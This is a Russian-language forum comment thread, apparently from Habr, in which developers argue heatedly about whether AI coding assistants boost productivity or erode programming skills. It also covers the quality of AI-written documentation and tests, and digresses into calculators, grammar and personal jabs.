А так да, восприятие отдельных слов близко к иероглифическому. Особенно в каком-нибудь английском, где замена одной буквы может напрочь поменять чтение слова.

Уже не можем, даже на хабре LLM-боты уже рандомно выпиливают запятые.
вы оба очень великодушные люди)
Вот как раз грамматически правильный текст ИИ способен собрать легко)

Когда такие как Вы закончатся, вот тогда и начнёт действовать комментарий, на который Вы дали комментарий.

Ты тупеешь с ним. Скоро разучишься писать и говорить)

У вас даже обычное письмо уже состоит из конструкций характерных для LLM.
Любая возможность значительно сэкономить трудозатраты используется. Любая неиспользуемая функциональность организма постепенно атрофируется.
У адептов "ИИ" атрофируются не только профессиональные навыки написания кода но и, что самое страшное, навыки обучения и принятия решений.
Калькуляторы тоже способствовали атрофированию навыка счета в уме, но в отличии от LLM калькуляторы взамен предоставили гарантированно рабочий инструмент для счета а не стохастического попугая выдающего ответы очень похожие на правильные.
Ну давайте тогда вернёмся к охоте и собирательству, потому что если в магазинах пропадут продукты, то мы умрём с голоду, ибо утратили необходимые навыки без тренировки.
С умениями охоты и собирательства тоже вполне себе помрёте: где ты найдёшь столько дичи и подножного корма? Да и конкурентов будет овердофига.


направление мысли логичное, но почему бы не вернуться к земледелию?

Вообще калькуляторы совершенно не улучшили ситуацию. Это иллюзия.
Как-то раз мне пришлось закупаться на вечеринку с коллегой. На кассе он спросил: а с хрена ли у нас на два косаря больше чем должно быть ? Немножко поругавшись с кассиршей мы нашли то, что она пробила дважды.
Я помнится еще спросил как он заметил, у нас реально была здоровенная телега. В ответ он с удивлением спросил: а ты что, итого в уме не считаешь, когда что-то в корзину кладешь ?
Надо не только иметь калькулятор, надо уметь вовремя воспользоваться им.
Должны страдать в уме или что Вы имели в виду?
Не умеющие в арифметику в уме,(зпт) должны страдать.

Я так понимаю это что-то типо загадки про биту и мячь) Сможете ее правильно решить или нет)
Я не собираюсь решать загадки. Я всего лишь указал на ошибку. После "в уме", обязана быть запятая. А у Вас мяч, должен быть без "мягкого знака". Ну или что Вы имели в виду? (Да, я зануда и душнила, когда дело касается грамматики.) :)
Не нужна там запятая, успокойтесь уже :)
Именно, что нужна. Это предложение сродни "Казнить Нельзя Помиловать". От наличия/отсутствия запятой меняется смысл предложения. Если не поставить запятую, то они будут страдать в уме, а должны просто страдать("снаружи") от неумения считать в уме. :)
Не умеющие в арифметику должны платить и каяться, что в школе ерундой страдали, а не мозг качали.

Сидели в баре (лет 15 назад) толпой человек 15 на др) чек был почти на 12-15) нашел лишнее пиво за 90р )

Но тут ведь калькулятр не 'наврал'.
Обычно, при большых покупках проходят по чеку.
Вы действительно не понимаете разницу между "отказался от навыка охоты на дичь" и "отказался от навыка обучаемости и принятия решений"?
Я уже не говорю о том что идиоты отказываются от этих навыков не в обмен на истинный ИИ, а в обмен на грамотно пишущего стохастического попугая который с интеллектом вообще ничего общего не имеет.

Аналогия примитивная и нерелевантная. С какого перепуга умение программировать сравнивается с "охотой и собирательством"?

навыки принятия решений
А вот это почему? При генерации кода через LLM есть два момента:
1) оно регулярно предлагает несколько вариантов на выбор, выбирает таки человек, взвешивая "за" и "против", а если все варианты не нравятся - выбирает следующий
2) сама постановка задачи часто "исследуй X, какие могут быть варианты решения", на основе исследований опять таки думаешь сам и выбираешь
То что вы написали полностью не верно, потому что ИИ это исполнитель, а не замена человека. Думать нужно больше - над системой, ограничениями, принимать решения о том какой вариант следует реализовать, нужно много исследовать нового. Раньше можно было целый деть писать небольшой участок кода, изучать либу которую вызываешь - это и было примитивным и низко интеллектуальным занятием, которое отнимало существенную часть работы.
Все придирки к правописанию, т.е. не относящемуся к сути вопроса, показывают просто что вам тяжело принять новые правила игры и вместо аргументов по теме вы аппелируете к личности - надеюсь вам не стоит пояснять что значит апелляция к личности?
но в отличии
в отличие ;)

>я уже 15 лет пишу back-end на java
сам по себе стаж не имеет значения, я тоже 10 лет пишу на java и формально техлид, но себя даже синьёром не считаю. opus 5.5 "в начале весны" ещё не было, сейчас если включить опус 4.8 (или он сам включается, если стриггерится на cyber) то видно оно весьма слабое. Через полгода будем про 5.5 говорить то же самое и хвалить 6.5?
С начала весны, я не пишу код руками
И слава Всевышнему.
Я вот, например, пишу код головой. Руками я переношу его из головы в комьютер.
ИИ пишет код быстро и качественно
Ога, и картинки рисует. Ну да, быстро, но есть нюансы.
согласен. ИИ это инструмент, которым надо овладеть нормально. Он усиливает ваши навыки. Главное, чтобы было, что усиливать)

С июля в тестовом режиме выдали нескольким разработчикам, а также менеджеру, клод и чатгпт для работы над php, java, typescript, а также документацией.
Из итогов на сегодня:
разработчики утверждают, что они стали более продуктивными, чуть ли не в два раза, хотя по затратам времени на задачи рост продуктивности едва ли дотягивает до 5%;
качество их кода сильно упало - появились "детские ошибки", вроде смешения кода из разрозненных сервисов, логических ошибок приведения типов, "потерянных" транзакций при работе с базой и т.п.;
документация выглядит красиво, но на самом деле это что-то вроде пародии, построенной на отрицаниях и повторениях (кои часто составляют более половины всего документа); из плюсов только форматирование;
Для маленьких проектов, не подразумевающих длительного сопровождения, наверное, сойдет.
Для крупных - я бы не рискнул доверить ИИ писать код, разве что использовать его в качестве помощника/справочника/code review.

На самом деле, многое из этого ловится просьбой отревьюить в контексте. Бывает, что каждый коммит по отдельности выглядит неплохо, но в целом можно сделать лучше. Так же и с человеческим кодом — регулярный рефакторинг разрастающейся бизнес-логики

На самом деле нет. Нейронки не умеют в документацию (вот вобще и никак), они умеют в убедительный текст похожий на документацию. Но так как доки никто не читает - всем в принципе пофиг.

Да, Opus 5.5 либо пишет в стиле разработчика-дебила, сообщая, что функция add складывает, либо, когда ему указали на маразматичность написанного, выкатывает трактат о свойствах арифметической операции, разбавленный водой до её 95% содержания в конечном тексте.
И да, ну кто ж её читать-то будет?!

Все они умеют )), иногда пишу hld, frd, черновики новых сервисов, пошаговые планы реализации, отчеты по реализации фич. Но тут есть одно но, нужно самому понимать, что ожидается на выходе, задавать правильные входные условия для llm и самое главное читать результат и вносить правки. И тогда это вполне себе документация. Если же кто-то делает: закинуть «сделай красиво» и переслать результат дальше, очень часто выходит нейрослоп и от таких мясных прокси желательно держаться подальше, и если сделанные ими спеки приходят к тебе, это огромная нагрузка, когда проще сделать самому, чем пытаться исправить или пустить в работу ту хрень, что приходит ))
Эм, если пошагово объяснять нейронке, что требуется написать про каждый метод в коде - то да, тогда и только тогда, она сможет.
Но это бессмысленно, потому что по факту - ты сам пишешь документацию, скидываешь ее нейронке и говоришь - просто добавь воды, что она и делает. Документация - не та вещь, которая нуждается в том, чтобы в нее наливали водянистого нейрослопа.
Отсюда возвращаемся к исходному посылу - нейронки (ни фабл, ни астра, ни опус) не умеют в документацию, они просто не понимают, что это за сущность.
Примерно как с тестами, когда из десятка написанных ллмкой тестов, что-то действительно тестируют от силы половина, остальные просто сферические тесты в вакууме, чтобы вайбкодеров зелеными галочками порадовать))
Нейронки не умеют в документацию
Они умеют плодить версии, 90% которых надо выкинуть после оценки
Все описанное вами - решается. Ваши разрабы еще не набрали экспертизу. А кодовая база довольно плоха, раз ИИ не может вычленить из неё правильные паттерны.
Для крупных - я бы не рискнул доверить ИИ писать код, разве что использовать его в качестве помощника/справочника/code review
Аналогично. И весь код проходит ручное ревью и ручные тесты независимо от того были LLM тесты и ревью или нет
Я доверяю ИИ писать код. Ну, чисто чтобы понять, как делать не надо. Такой вот утёнок на стероидах.
Прошу прощения за излишнее любопытство, просто всегда интересно что вы подразумеваете под "не самыми тривиальными". Всегда интересно услышать про необычный опыт.
С начала весны, я не пишу код руками
Больше всего удивляет, когда некоторые разработчики (Майк, герой статьи, или некоторые хабровчане) гордятся и даже хвастаются этим. Ещё можно понять когда очередной вайбкодер не-программист пишет что-то вроде "я навайбкодил приложение, не написав ни строчки кода, ура". Но когда вайбкодинг начинает рекламировать "опытный программист", причём часто это сопровождается обвинениями в отсталости в адрес тех, кто еще не пишет 100% кода с помощью ИИ, появляются сомнения в адекватности...

А можете пояснить мысль, почему опытный программист должен писать руками. Я сам не пишу руками, и вокруг кучу более опытных людей не пишет руками. В интернете есть кучу опытных людей, про которых у меня нет сомнения, что они опытнее меня, которые не пишут руками

А всё очень просто. Дело в том, что в руках опытного программиста иишка ведёт себя как положено и пишет то, что сказано. И опытный прогер на то и опытный, что потери понимания, когнитивного долга, неконтролируемого навала в проекте с ним не случается. Ему все эти страдания не понятны
Опытный программист, который всем советует вайбкодить не понимает, что не все, как он, могут по полпредложению от агента определить, чего тот написал и где при этом налажал. Он искренне думает, что раз для него это просто, то просто для всех

О, тут как раз всё очень просто: тех, кто по не может по "полпредложению от агента определить, чего тот написал и где при этом налажал" заменят агенты в руках тех, кто может определить. Так что им надо срочно начинать тренировать мозги, чтобы стать теми, кто может.
Правда он должен быть не только "опытным программистом", но и "опытным пользователем ИИ". Иначе программист попробует раз-другой, увидит от агента дичь и перестанет пытаться добиться хорошего результата.
Как, например, Веша.
Люди очень торопятся. Тут же повыкнуться надо, инструментами правильными обложиться, понять, как строить взаимодействие с агентом. Я не так давно общался с человечком, он говорил мне, что иишки на ПЛИС писать не умеют. Что, дескать, он пробовал несколько раз, и каждый раз в модулях были ошибки. (А я то знаю, что ИИ отлично пишет на VHDL)
Я у него спрашиваю: «А вы агентам отлаживаться на железке даёте?». А он отвечает что у него нет на это времени. Ну, как бы итог немного предсказуем.
@Hemml Да, всё, в чем ты не разбираешься, нейронка делает хорошо. Но вот то, в чем ты что-нибудь понимаешь, она всегда делает плохо
Вот он — очевидно в ПЛИС разбирается. А в Вас — не настолько уверен.
Ну то есть Вы предлагаете биться головой ИИ об стену до тех пор, пока он наконец-то не выдаст результат, который я признаю приличным?
НО ЗАЧЕМ? Можно я сам сразу напишу?
в руках опытного программиста иишка ведёт себя как положено и пишет то, что сказано.
Но тогда встаёт вопрос —
зачем в этой цепочке лишний посредник?
Потому что агент работает в 30 раз быстрее вас и вчетверо вас дотошней
Потому что агент работает в 30 раз быстрее вас
«Правда, такая ерунда получается...» ©
и вчетверо вас дотошней
Вы реально меня не знаете. Меня на работе за дотошность укоряют. Поэтому у меня девиз «за ваши деньги готов имплементировать любое ваше решение, каким бы идиотским оно ни было».

Суть.
ИИ очень крутая штука, когда ты уже знаешь что и как надо сделать. Иначе ИИ это двое из ларца из мультфильма.
гордятся и даже хвастаются этим
Он думает, что стал эффективней
Вижу что у людей которые не хотят что бы привычный им мир менялся, то что я написал вызвало - очень сильное расстройство. Особенно учитвая что мой аккаунт жестко заминусили :)
Скажу вам - вы можете не признавать что ИИ прекрасно пишет код и всячески игнорировать возможности и по итогу получите двойную боль когда вас уже не будут брать на работу если вы пишете код руками а не ставите задачу ИИ. А что бы научиться работать с ИИ, тоже нужно время и перестройка своего мозга под новый стиль работы. Даже если вы как и я можете на проектах решить любую проблему и написать любой проект, только с одним вопросом, с ограничением только по времени или размеру команды.

Слушайте. Ну есть реальные случаи, в проектах где ИИ лажает. Есть вакансии, где ИИ встречает хорошо если в 1 из 10 по требованиям. Я хоть и никого и не минусил, но вот эти вот байки про кодеры по старинке не нужны, пишешь код в ручную получишь пинка - вызывают раздражение.
Выше я написал - ставит задачу человек, как поставит так ИИ и сделает. Текущие фронтир модели делают ошибок существенно меньше чем человек и выполняют работу за минуты. Проверяет конечный результат тоже человек, глазами. Для всего этого нужна высокая квалификация.
Андрюха я понима что вы с программированием на ВЫ, но я уже в профессии долго более 10 лет в бэкенде и мне не нужно доказывать что ИИ пишет код за человека - пишет код не значит автономно решает задачу и без участия программиста.
То что еще есть вакансии без ИИ это протому что люди очень медлительны во внедрении новых технологии. Открою вам глаза, есть места где ведут бугалтерию на бумажках, до сих про, а вас удивляет что не все пишут код через ИИ.
В середине 2025 года ИИ еще делало много ошибок. Сегодня же я даю задачу Opus 5.5 / Sol 6.1 на то что бы провести анализ некоторой логики в распределенной архитектуре - так изучаю задачу, после размышлений - даю задание что поменять и он за минуты вносит изменения учитывая все места которые связанные с изменяемой логикой, после проверяю изменения и не вижу в них ошибок - ошибки бывают скорее в том как я поставил задачу а не как ИИ написало код. То что мне известно - это все разработчики, которых я лично знаю, в топовых компаниях делают именно так без внешнего принуждения, это уже абсолютная норма. Значит весь рынок со временем подтянется и будет писать только так или с еще большей долей перекладываемой на ИИ, т.к. модели все время улучшаются.
Если вы используете какой ни будь DeepSeek, GLM, Kimmi и другие китайские "фронтир" модели, то да ждите сюрпризов - глупых ошибок и т.п. По этому я и перестал использовать OpenCode и играться с OSS моделями и сейчас у меня только две подписки на Claude и ChatGPT. Все остальное что я виде существенно хуже. Особенно учитывая что Luna 6 и Haiku 5.5 уже лучше или сопоставимы с DeepSeek v4.1 flash, при том что - DeepSeek v4.1 flash дороже. )
Кто не верит пожалуйста посмотрите бенчмарки например на benchlm.ai
https://benchlm.ai/compare/claude-haiku-5-5-vs-deepseek-v4-1-flash
https://benchlm.ai/compare/deepseek-v4-1-flash-vs-gpt-6-luna
Для меня ежедневная работа по написанию кода через ИИ это уже реальность. Моя продуктивность существенно выросла. Сложность работы так же. Потому что я больше не пишу низкоуровневую логику: сетевых запросов, обработчики ошибок и д.р. банальный код, мне нужно все время думать о большой системе в целом, исследовать как работает моя система и многое другое. Почему код и многое другие за меня пишет ИИ, но сложность работы только выросла? Если зафиксировать требования к тому что делает программист на уровне например 2021 года (до появления минимально рабочего ИИ) то я бы решал все недельные задачи за пару часов, при чем написание качественного кода из этого время занимало бы меньшую часть, т.к. ИИ генерит код быстро. Но освободившееся время/силы от механического тупого набирания кода (переноса бизнес локи и архитектуры в код) - я исспользу на более сложные задачи.
Я не буду делать вид что я суперсиньор, но тоже в своей теме 12 лет пусть и на мидл уровне. Со своими привычными задачами я на ТЫ. И сомневаюсь что у меня больше ошибок чем у ЛЛМки особенно на многомесячной дистанции в проекте. То что у других живых очень много ошибок, так ща время резюмешных сказочников, когда чел насочиняет чудорезюме и идёт на фреймворк+языки в которых раньше не кодил, действительно у такого может быть результат хуже чем у ЛЛМок, но это другая причина. Ещё больший скептицизм у меня вызывает способность ИИ находить причины тех самых ошибок, особенно в случаях смешивания различных факторов, по отношения со мной.
Я верю вам что у вас получается успешно использовать ИИ для написания кода, особенно если вы его потом просматриваете и в случая проблем, используя старые знания направляете ИИ. И не верю, если вы скажете что ИИ само всё хорошо делает, хоть и не могу это как то опровергнуть. Мой же личный опыт работы после вайбкодеров, говорит обратное (хотя я согласен с вами и тоже думаю что они использовали слабые дешевые модели). Но мы же говорим о смене эпох. И тут у меня возникает ряд вопросов:
1) Как произойдёт смена эпох, если для того чтобы успешно кодить с ИИ нужно уметь кодить по старинке, а вайбкодеры не научатся если не отбросят ИИ хотя бы на 3-5 лет??
2) Предположим самые лучшие вайбкодеры на дорогих моделях смогут выдавать хороший результат. Но смысл, если такой человек дороже обходится и реже встречается чем обычный заурядный кодер? Для смены эпохи заярудные вайбокодеры должны выдавать нормальный результат. Я слишком насмотрелся на работу средних вайбкодеров чтобы боятся их как конкурентов))
3) Как одно из основных преимуществ ИИ кодинга выдаётся скорость создания кода? Но насколько оно вообще нужно? Кроме кода существует еще много разных вопросов, согласования с менеджментом, обдумывания необходимых задач и т.д. что занимает прилично времени. Какой смысл кодить быстрее чем остальные делают свою работу? От такого просто образуются простои.
4) Зачем вайбкодеры с таким настырном упорством голословно заявляют что смена эпохи уже произошла, хотя на текущий момент это явно не так? Что будет не будет это уже другой разговор. Но сейчас точно этого нет. Ложь в одних словах порождает недоверия к другим.
И не верю, если вы скажете что ИИ само всё хорошо делает
Я ни где не писал что ИИ само (что бы это не значило) делает все хорошо.
Процесс своей работы я описал достаточно подробно, для текущей дискуссии. В моем случае, для меня очевидна выгода и огромное увеличение производительности моего труда - о чем я и написал.
Вы не знаете всего что нужно для работы вашего ПО, по мимо вашего кода в системе скрыты от вас более сложные ее части: работа базы, сетевая работа, операционная система, ваш фреймворк и т.д.. Даже не понимая как написано то что я перечислил, с ваших слов вы успешно работаете. Очевидно что LLM даст еще один уровень абстракции.
То что делает обычный заурядный кодер за 2-4к $/мес делает LLM за 20$/мес. Я вижу что текущие модели не профессионалов высокого уровня, заурядных кодеров которые в основном что-то набирали на ЯП, llm прекрасно заменяет. Раньше что бы написать типовой crud сервис специалисты высокого уровня ставили задачу что сделать и как должно работать и передавали эту задачу набирать в коде - это прямая аналогия что стало с расчетчиками на предприятиях, раньше были сотни и более расчетчиков их заменило несколько специалистов которые: вводят данные, проверяют результат и те кто разрабатывает систему расчетов и это может быть во многих случаях один человек.
То что один параметр в работе полностью автоматизировался а остальные нет не отменяет ее ценность, тем более что и другие параметры тоже ускорились: сбор данных, проработка задачи, проверка, все это стало существенно быстрее и лучше по качеству при использовании LLM.
Это вопросы в задайте вайбкодерам, а не мне. Для меня очевидно что программист сейчас нужен, но код писать руками смысла больше нет, как и делать многое другое.
Вы не знаете всего что нужно для работы вашего ПО, по мимо вашего кода в системе скрыты от вас более сложные ее части: работа базы, сетевая работа, операционная система, ваш фреймворк и т.д.. Даже не понимая как написано то что я перечислил, с ваших слов вы успешно работаете. Очевидно что LLM даст еще один уровень абстракции.
Это разные вещи все эти системы на низком уровне работают строго детерминировано во всех случаях, по алгоритму который в них заложен. А не чето там предсказывают, как карта ляжет. Сама сущность ЛЛМ не позволит в принципе доверять им так как доверяют этим механизмам.
То что делает обычный заурядный кодер за 2-4к $/мес делает LLM за 20$/мес. Я вижу что текущие модели не профессионалов высокого уровня, заурядных кодеров которые в основном что-то набирали на ЯП, llm прекрасно заменяет.
Неее. Если с результатами труда мощных моделей и экспертных вайбокодеров я не сталкивался. Испытываю скептицизм, но последнего кирпичика - личного опыта, чтобы точно сказать это лажа у меня нет. То вот благодаря фрилансу на заурядных задачах насмотрелся что получается у дешевых моделях у обычных вайбкодеров. Могу даже перечислить:
1) Дублирование кода форм связи. Когда одна и таже форма вместо подключения скопирована на разные страницы и теперь надо в 5 местах его править.
2) Использование кода неподключенной старой библиотеки, которая лежит прозопас в папке include. Где то в некоторых файлах даже куски её использующие остались. Ну знаете типа кастыль для товаров раздела "Чайники", но т.е. чайников на сайте не осталось не страшно, хотя по хорошему бы надо вычистить такое легаси, а ИИ в новом файле её применила))
3) нерабочая кашанина после многократного применения ИИ в одном и том де файле кода, конкретно оформления заказа была задача одну доставку убрать одну добавить, делаю это в админке бац вместо оформления пустая белая страница)) Смотрю код а там ужас не передаваемый как будто наверх одного накладывали другого. Из того что можно описать. Это условия типа для доставки "паровозом" стоимость заказа должна быть от 10 000 руб только этого вообще не должно быть в коде шаблона оно в админке в самой доставке условие задаётся и там битрикс сам уже соображает.
4) несколько заголовков h1 на странице. Видно когда генерировали новый блок с таблицей ИИ решила задать ему статус главный заголовок странице, а че пофиг на другие и как на СЕО скажется.
Так что на данный момент вайбкодер массовый + модель не дорогая меня точно не заменяют.
То что один параметр в работе полностью автоматизировался а остальные нет не отменяет ее ценность, тем более что и другие параметры тоже ускорились: сбор данных, проработка задачи, проверка, все это стало существенно быстрее и лучше по качеству при использовании LLM.
Не отменяет, но и делает настолько важным как его подают. За кодера ЛЛМ пишут код, за менеджера сами выдумывают задачи какие бы сделать, а за директора заключают сделки - звучит как фентези.
Для меня очевидно что программист сейчас нужен, но код писать руками смысла больше нет, как и делать многое другое.
Это больше вопрос вкуса. Очевидно за код шарить надо. Однако да можно говорить ИИ что делать, потом смотреть чего она нагенирировала и если что то не так говорить поменяй тут поменяй сям. И результат будет вполне приличный. Однако и сказать что ручной набор кода - неправильный путь тоже нельзя.
Так я о том и говорю: овнокодеров LLM вполне себе заменяет. И результат вполне себе получается сравнимый по какачеству.
Можете привести пример в котором есть описание задачи для ИИ и ее решение которое вы рассматриваете как плохое?) А мы разберем ваш уровень, который напрямую соответствует умению поставить задачу со всеми необходимыми ограничениями и возможности ИИ.
Ссылка на git, промпт, ответ llm, лог сессии, какая модель решала задачу.
Дело 15 минут если вы понимаете о чем пишете, а не балабольствуете.
Ссылка на git, промпт, ответ llm, лог сессии, какая модель решала задачу.
Ну то есть Вы предлагаете мне подготовить тестовую задачу (потому как реальные задачи я в открытый доступ выкладывать не могу, ибо, знаете ли, NDA), потом проделать все эти действия, с мелким гребешком пройтись по результатам, выяснить, куда оно в этот раз упрятало тронный зал, а куда — сральню, в очередной раз убедиться, что «да вы просто неправильную модель используете!»
Понятный даже последнему тупице пример лежит на всеобщем обозрении. Покажите мастер‑класс, как правильно, сделайте без ошибок. А мы, обезьянки, посмотрим.
(Вангую «да не, тут не получится», «модель не такая» и прочие «вы не понимаете, это другое!» через 5... 4... 3... 2...)
Ахаха, т.е. вместо примера кода и аргументов вы мне скидываете - создание рисунков ?)
Скрытый текст
Cоветую почитать что значит слово - аргумент, у вас с знанием смысла терминов проблемы. Лучше свои мысли - проверяйте через ИИ, что бы в будущем не позориться.
Ну что ж, то что к промышленному программированию - вы не имеете отношение, было плюс минус понятно и ранее. Потому что такой уровень бреда может писать только человек далекий от текущей коммерческой практики. Объясняю, во всех - топовых ИТ компаниях, мира и снг, реальные инженеры сейчас пишут код через ИИ агентов. Возможно в глубине сознания, вы все таки догадываетесь что - дураки не реальные инженеры, это объясняет ваш уровень ненависти.
примера кода
NDA? Не слышали!
создание рисунков
Пятнадцатый раз объясняю: понять, что у лошадки пять ножек, можно за секунду (ну, если смотрящий — тормоз). Понять, что в коде, который видишь в первый раз в жизни, что-то не так, получается только после вдумчивого анализа (особенно — если код на незнакомом ЯП).
Впрочем, некоторые нейропипец и на каринках умудряются в в упор не замечать

Вас не просили выкладывать NDA код. Задание было - создать синтетическую задачу в контексте разработки ПО, которую ИИ-агент не сможет выполнить. Для профессионала создать синтетическую задачу элементарно.
То что вам не ясна разница между моделями, их качеством, отличием в работе с изображением и текстом, и как в целом продуктивно работать с ИИ-агентами - показывает что ваш уровень IQ не позволяет успешно пройти этот бинарный критерий, который проходит любой реальный инженер. У меня и других инженеров из индустрии, которых я знаю лично и которые пишут код реальных проектов - преимущество использования ИИ-агентов сомнений не вызывает.
Проблемы/ярость только у балаболов из сети вроде вас, которые зарегистрировались на хабре с целью получить психиатрическую помощь слить свои проблемы через ненависть и оскорбление других людей.
Ога, вот ща всё брошу и специально для Вас буду бесплатно синтетическую задачу пилить — чтобы когда Ваш бредогенератор на ней посыпется, опять оказалось, что «и модель не та, и задача не настоящая, а синтетическая, а вот на настоящих — мы их всех у‑ух!!!»
которые зарегистрировались на хабре
Ога, построил машину времени и слетал в 2015 год, чтобы там зарегистрироваться на Хабре.
Да ладно, к комерческому программированию такой тест имеет малое отношения, скорей чего то к моделированию в вакууме. Чтоб чето проверить в реальных полевых условиях - это надо на месяца три посадить работать кодера постаринке против вайбкодера, там на дистанции с постоянными задачами, разными ситуациями испытывать. Потом тщательно разбирать результаты. Понятно что такое организовать сложно и дорого, чтобы было честно и объективно.
Тут как раз видно что вы не понимаете о чем говорите. Всё это видно по вашему тексту

Текстовый ИИ и ИИ для картинок это очень разные вещи. ©
Ну да, мы ж не понимаем!
Так это вы уже в сотый раз пытаетесь доказать несостоятельность БЯМ для программирования на примере ИИ для генерации картинок. Никаких противоречий не видите?
Нет, это вы уже в сотый раз пытаетесь доказать состоятельность БЯМ для программирования на примере ИИ для генерации правдоподобных текстов (но есть нюанс...)
Разработка ПО это итеративный процесс, где постоянно идёт проверка результата и учитывается обратная связь. Приготовление заправки для еды это НЕ интеративный процесс, потому что НЕТ ОБРАТНОЙ СВЯЗИ после каждого шага, в отличие от разработки ПО -- потому что результат станет известен только после приготовления всего блюда. Аналогично с "очень смешной" картинкой про ИИ и ядовитые грибы -- к разработке ПО это никакого отношения не имеет по тем же причинам.
Когда я начал писать абзац "ИИ для картинок не имеет отношения к разработке ПО, потому что ..." я сильно задумался, а не тролль ли вы, потому что то, что ИИ для картинок ну никак не может ничего говорить о ИИ для ПО, очевидно хотя бы из-за того, что ИИ для картинок не предназначены для генерации текста. Всё. Если вы продолжаете приводить генерацию картинок как аргумент против разработки, то вы идиот.
Разработка ПО это итеративный процесс, где постоянно идёт проверка результата и учитывается обратная связь.
Братва, хватай майкрософтовца!!!
Обратная связь это, в том числе, например, ошибки компилятора. Думаю, в M$ код хотя бы компилируется.
Обратная связь это, в том числе, например, ошибки компилятора.
Ошибки компилятора предназначены для ловли очевидных печаток, (вроде floar pi = 3.1415926535). Ошибки последней строки компилятор пропускает что в путь, равно как и неочевидных опечаток (вроде float pi = 3.1416926535)
Между опечатками и логическими ошибками есть ещё прорва других видов ошибок, для обнаружения которых доделывают компиляторы, создаются разные там линтеры, вводятся ограничения, и прочее.
Если ваш программист понимает, что он неправильно написал код исключительно по тому, что компилятор выдал ошибку, то у меня для вас плохие новости...
Я такого не писал
Ви так говорите, как будто это что-то меняет. ВНЕЗАПНО, эта новость плохая вне зависимости от того, кто там что писал.
Отвечать на несуществующие части сообщений вредно для дискуссии.
Если Вы считаете, что я пытаюсь что-то доказать Вам, то у меня для Вас опять же плохие новости...
Ну, я стараюсь не обзывать вас "ассоциативным генератором смехуёчков", поэтому считаю, что если вы что-то пишете, то это можно обсуждать. И кстати, вы продолжите в дискуссиях об БЯМ приводить свои примеры с картинками?
я стараюсь не обзывать вас "ассоциативным генератором смехуёчков"
Ну так не обзывайте, а просто называйте, тем более что это мой modus operandi и есть. Быть ассоциативным генератором грустняшек контрпродуктивно — а смех продлевает жизнь!
считаю, что если вы что-то пишете, то это можно обсуждать.
Ну так обсуждайте, я ж Вам не запрещаю!
Просто не считайте, что если я что-то пишу ниже Вашего комментария, то я это пишу кокретно для Вас.
Ошибки компилятора предназначены для ловли очевидных печаток
Статическая типизация вышла из чата.
Потому что я больше не пишу низкоуровневую логику: сетевых запросов, обработчики ошибок и д.р.
Интересно как вы глазами проверяете многопоточный код?
